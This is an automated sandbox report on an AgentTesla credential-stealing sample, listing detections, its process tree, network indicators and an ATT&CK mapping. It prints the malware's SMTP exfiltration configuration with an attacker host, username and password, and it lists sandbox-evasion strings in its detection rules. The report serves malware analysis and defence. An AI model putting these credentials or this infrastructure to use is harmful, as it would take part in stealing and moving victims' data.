

JoeSandbox Cloud BASIC



ID: 756002

Sample Name:

SecuriteInfo.com.Win32.CrypterX-
gen.11851.17452.exe

Cookbook: default.jbs

Time: 13:49:09

Date: 29/11/2022

Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents	2
Windows Analysis Report SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Agenttesla	4
Yara Signatures	4
Memory Dumps	4
Unpacked PEs	5
Sigma Signatures	5
Snort Signatures	5
Joe Sandbox Signatures	7
AV Detection	7
Networking	7
System Summary	7
Hooking and other Techniques for Hiding and Protection	7
Malware Analysis System Evasion	7
Stealing of Sensitive Information	7
Remote Access Functionality	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	8
Thumbnails	8
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	10
Contacted Domains	10
URLs from Memory and Binaries	10
World Map of Contacted IPs	12
Public IPs	13
Private	13
General Information	13
Warnings	14
Simulations	14
Behavior and APIs	14
Joe Sandbox View / Context	14
IPs	14
Domains	14
ASNs	14
JA3 Fingerprints	14
Dropped Files	14
Created / dropped Files	14
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe.log	14
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\WPBZqbH.exe.log	15
C:\Users\user\AppData\Roaming\WPBZqbH\WPBZqbH.exe	15
C:\Users\user\AppData\Roaming\WPBZqbH\WPBZqbH.exe:Zone.Identifier	16
Static File Info	16
General	16
File Icon	16
Static PE Info	16
General	16
Entrypoint Preview	17
Data Directories	18
Sections	19
Resources	19
Imports	19
Network Behavior	19
Snort IDS Alerts	19
Network Port Distribution	20
TCP Packets	20
UDP Packets	21
DNS Queries	21
DNS Answers	21
SMTP Packets	22

Statistics	23
Behavior	23
System Behavior	23
Analysis Process: SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exePID: 5708, Parent PID: 3452	23
General	23
File Activities	23
File Created	24
File Written	24
File Read	24
Analysis Process: SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exePID: 64, Parent PID: 5708	25
General	25
File Activities	25
File Created	25
File Deleted	25
File Written	25
File Read	26
Registry Activities	26
Key Value Created	26
Analysis Process: wPBZqbH.exePID: 2816, Parent PID: 3452	27
General	27
File Activities	27
File Created	27
File Written	27
File Read	28
Analysis Process: wPBZqbH.exePID: 5328, Parent PID: 2816	28
General	28
File Activities	29
File Created	29
File Read	29
Analysis Process: wPBZqbH.exePID: 5316, Parent PID: 3452	29
General	29
File Activities	30
File Created	30
File Read	30
Disassembly	30


Windows Analysis Report

SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe

Overview

General Information

Sample Name:	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe
Analysis ID:	756002
MD5:	d6f0e59d1bb1d5..
SHA1:	7b760ca553c6d9..
SHA256:	0afcaf64f298203..
Tags:	exe
Infos:	



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...

Malicious sample detected (through...

Yara detected AgentTesla

Yara detected AntiVM3

Multi AV Scanner detection for drop...

Snort IDS alert for network traffic

Tries to steal Mail credentials (via fi...

Tries to harvest and steal Putty / W...


Tries to harvest and steal ftp login c...

Tries to detect sandboxes and other...

Machine Learning detection for sam...

Machine Learning detection for drop...

Classification



Process Tree

- System is w10x64
- SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe (PID: 5708 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe MD5: D6F0E59D1BB1D559029DA21E132A1C9B)
 - SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe (PID: 64 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe MD5: D6F0E59D1BB1D559029DA21E132A1C9B)
- wPBZqbH.exe (PID: 2816 cmdline: "C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe" MD5: D6F0E59D1BB1D559029DA21E132A1C9B)
 - wPBZqbH.exe (PID: 5328 cmdline: C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe MD5: D6F0E59D1BB1D559029DA21E132A1C9B)
- wPBZqbH.exe (PID: 5316 cmdline: "C:\Users\user\AppData\Roaming\wPBZqbH\wPBZqbH.exe" MD5: D6F0E59D1BB1D559029DA21E132A1C9B)
- cleanup

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Host": "mail.akadenetre.com",
  "Username": "suletas@akadenetre.com",
  "Password": "st6473"
}
```

Yara Signatures

Memory Dumps				
Source	Rule	Description	Author	Strings
0000000B.00000002.361237827.0000000002CF1000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.296635266.000000000420B000.0000004.00000800.00020000.00000000.sdmmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.296635266.000000000420B000.0000004.00000800.00020000.00000000.sdmmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.296635266.000000000420B000.0000004.00000800.00020000.00000000.sdmmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	0x143c06:\$a13: get_DnsResolver 0x17a426:\$a13: get_DnsResolver 0x1b0a46:\$a13: get_DnsResolver 0x142313:\$a20: get_LastAccessed 0x178b33:\$a20: get_LastAccessed 0x1af153:\$a20: get_LastAccessed 0x144634:\$a27: set_InternalServerPort 0x17ae54:\$a27: set_InternalServerPort 0x1b1474:\$a27: set_InternalServerPort 0x144969:\$a30: set_GuidMasterKey 0x17b189:\$a30: set_GuidMasterKey 0x1b17a9:\$a30: set_GuidMasterKey 0x142425:\$a33: get_Clipboard 0x178c45:\$a33: get_Clipboard 0x1af265:\$a33: get_Clipboard 0x142433:\$a34: get_Keyboard 0x178c53:\$a34: get_Keyboard 0x1af273:\$a34: get_Keyboard 0x143800:\$a35: get_ShiftKeyDown 0x17a020:\$a35: get_ShiftKeyDown 0x1b0640:\$a35: get_ShiftKeyDown
0000000B.00000002.365450020.0000000002FEB000.0000004.00000800.00020000.00000000.sdmmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 18 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
11.2.wPBZqbH.exe.2d3063c.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
11.2.wPBZqbH.exe.2d3063c.1.raw.unpack	INDICATOR_SUSPICIOUS_EXE_Anti_OldCopyPaste	Detects executables potentially checking for WinJail sandbox window	ditekSHen	0xd16a:\$v1: SbieDll.dll 0xd184:\$v2: USER 0xd190:\$v3: SANDBOX 0xd1a2:\$v4: VIRUS 0xd1f2:\$v4: VIRUS 0xd1b0:\$v5: MALWARE 0xd1c2:\$v6: SCHMIDTI 0xd1d6:\$v7: CURRENTUSER
11.2.wPBZqbH.exe.2d12e6c.0.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
11.2.wPBZqbH.exe.2d12e6c.0.raw.unpack	INDICATOR_SUSPICIOUS_EXE_Anti_OldCopyPaste	Detects executables potentially checking for WinJail sandbox window	ditekSHen	0x2a93a:\$v1: SbieDll.dll 0x2a954:\$v2: USER 0x2a960:\$v3: SANDBOX 0x2a972:\$v4: VIRUS 0x2a9c2:\$v4: VIRUS 0x2a980:\$v5: MALWARE 0x2a992:\$v6: SCHMIDTI 0x2a9a6:\$v7: CURRENTUSER
0.2.SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe.2ff0724.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 25 entries				

Sigma Signatures	
	No Sigma rule has matched

Snort Signatures	
ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82	
Timestamp:	192.168.2.3212.58.6.82496995872840032 11/29/22-13:51:17.089585
SID:	2840032
Source Port:	49699
Destination Port:	587
Protocol:	TCP

Classtype:	A Network Trojan was detected
------------	-------------------------------

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496985872851779 11/29/22-13:50:47.438476	
SID:	2851779	
Source Port:	49698	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496985872840032 11/29/22-13:50:47.438476	
SID:	2840032	
Source Port:	49698	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496985872030171 11/29/22-13:50:47.438476	
SID:	2030171	
Source Port:	49698	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496995872851779 11/29/22-13:51:17.089585	
SID:	2851779	
Source Port:	49699	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496995872030171 11/29/22-13:51:17.089495	
SID:	2030171	
Source Port:	49699	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496995872839723 11/29/22-13:51:17.089495	
SID:	2839723	
Source Port:	49699	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 212.58.6.82		—
Timestamp:	192.168.2.3212.58.6.82496985872839723 11/29/22-13:50:47.438476	
SID:	2839723	
Source Port:	49698	
Destination Port:	587	
Protocol:	TCP	
Classtype:	A Network Trojan was detected	

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking



Snort IDS alert for network traffic

System Summary



Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Stealing of Sensitive Information



Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality




Yara detected AgentTesla


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	3 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	131 Virtualization/Sandbox Evasion	Security Account Manager	131 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	11 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	11 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	114 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact



This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe	45%	ReversingLabs	ByteCode-MSIL.Trojan.Agent Tesla	

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\WPBZqbH\WPBZqbH.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\WPBZqbH\WPBZqbH.exe	45%	ReversingLabs	ByteCode-MSIL.Trojan.Agent Tesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

 No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://Xnj1QfqQIFq9bE.net	0%	Avira URL Cloud	safe	
http://hVcQOe.com	0%	Avira URL Cloud	safe	
http://mail.akademetre.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.akademetre.com	212.58.6.82	true	true		unknown
_kerberos._tcp.dc._msdcs.akademetre.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
------	--------	-----------	---------------------	------------

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000007.00000002.541886291.0000000002911000.00000004.00000800.00020000.000000.sdmp, wPBZqbH.exe, 0000000C.00000002.541161776.0000000002951000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.fontbureau.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.fontbureau.com/designersG	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.fontbureau.com/designers/?	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000007.00000002.541886291.0000000002911000.00000004.00000800.00020000.000000.sdmp, wPBZqbH.exe, 0000000C.00000002.541161776.0000000002951000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.tiro.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://https://Xnj1QfqQlFq9bE.net	wPBZqbH.exe, 0000000C.00000002.549612745.0000000002CD1000.00000004.00000800.00020000.0000000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.goodfont.co.kr	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://hVcQOe.com	wPBZqbH.exe, 0000000C.00000002.541161776.0000000002951000.00000004.00000800.00020000.0000000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.sajatypeworks.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.typography.netD	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.founder.com.cn/cn	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://mail.akademetre.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000007.00000002.553736174.0000000002CA1000.00000004.00000800.00020000.000000.sdmp, wPBZqbH.exe, 0000000C.00000002.549612745.0000000002CD1000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejdpaswordPsi/Psi	wPBZqbH.exe, 0000000C.00000002.541161776.0000000002951000.00000004.00000800.00020000.0000000000.sdmp	false	URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.fonts.com	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false		high
http://www.sandoll.co.kr	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
http://www.urwpp.deDPlease	SecuriteInfo.com.Win32.CrypterX-gen.11851.17452.exe, 00000000.00000002.309893360.0000000006FF2000.00000004.00000800.00020000.000000.sdmp	false	URL Reputation: safe	unknown
